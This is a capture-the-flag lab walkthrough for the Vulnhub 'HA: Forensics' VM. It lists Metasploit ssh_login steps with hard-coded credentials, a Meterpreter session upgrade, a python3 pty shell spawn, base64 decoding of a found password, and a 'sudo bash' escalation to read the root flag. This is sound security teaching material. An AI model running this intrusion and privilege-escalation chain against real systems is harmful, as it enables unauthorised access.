**Lab – CTF Walkthrough for HA: Forensics Flag #4**

**Overview**

In this last lab, you will be tasked with capturing Flag #4 for this CTF.

**Lab Requirements**

This lab requires the use of VMware Workstation Player. The forensic target was built using VMware, and though it is an OVA file, it will not acquire an IP address using DHCP when imported into VirtualBox.

* Install of [**VMware Workstation Player**](https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html)
* Once virtual install of [**Kali Linux for VMWare**](https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/).
* The OVA image file for HA: Forensics Target downloaded from [**Vulnhub**](https://download.vulnhub.com/ha/forensics.ova)

**Begin the Lab!**

If you ended your Meterpreter session established in the last lab, you can quickly reestablish it by just doing the following.

Make sure your Kali machine and the target have their network set to host-only.

Open a new terminal.

At the prompt, start Metasploit. **Msfconsole**

At the msf6 prompt, type in the following commands, one line at a time.


**use auxiliary/scanner/ssh/ssh\_login**

**set rhosts 192.168.107.129**

**set username jasoos**

**set password Password@1**

**exploit**



To send our Metasploit session to the background, we first need to assign it a session number.

At the prompt, type the following command.


**sessions -u 1**

Metasploit is now ready to be sent to the background. To do this and bring forward our Meterpreter session, type **sessions 2** at the prompt.



Notice your prompt changes letting you know you now have a Meterpreter session established between Kali and your target.

Next, we need to establish a bash shell on the target. At the Meterpreter prompt, type the following commands one at a time. Do not leave off the tick!



shell

python3 -c 'import pty;pty.spawn("/bin/bash")'

You are now back where you left off in the last lab.


Minimize your Meterpreter session and open a new terminal. At the terminal prompt type, autopsy and press enter.

Leave the terminal running as Autopsy needs it to stay active. Open a browser and at that address bar, type, [**http://localhost:9999/autopsy**](http://localhost:9999/autopsy)


Choose the open to open case.




Select the radio button for the case you want to open and press the OK button.



On the next screen, select the host to open.



On the next screen, select Analyze.




On the next screen, click File Analysis.



From the right windowpane, scroll down until you find the cred.txt file. 2X click the entry. Scroll to the bottom windowpane to view the contents.

It appears to be Base64 encoding. We can use the echo command with a base 64 decoder to decipher the code.



Open a new terminal prompt, type the following. (I pasted in the code.)

echo "amVlbmFsaWlzYWdvb2RnaXJs" | base64 -d



jeenaliisagoodgirlroot@kali:~#

Possibly a password.

Bring back up the Meterpreter session and enumerate the jasoon’s home directory looking for clues.

**cd /home**

**ls**

**su forensics**

**jeenaliisagoodgirl**

**sudo -l**


**sudo bash**

**cd /root**

**ls**

**cat root.txt**

And we have flag #4 and root!



End of the lab and this CTF Challenge!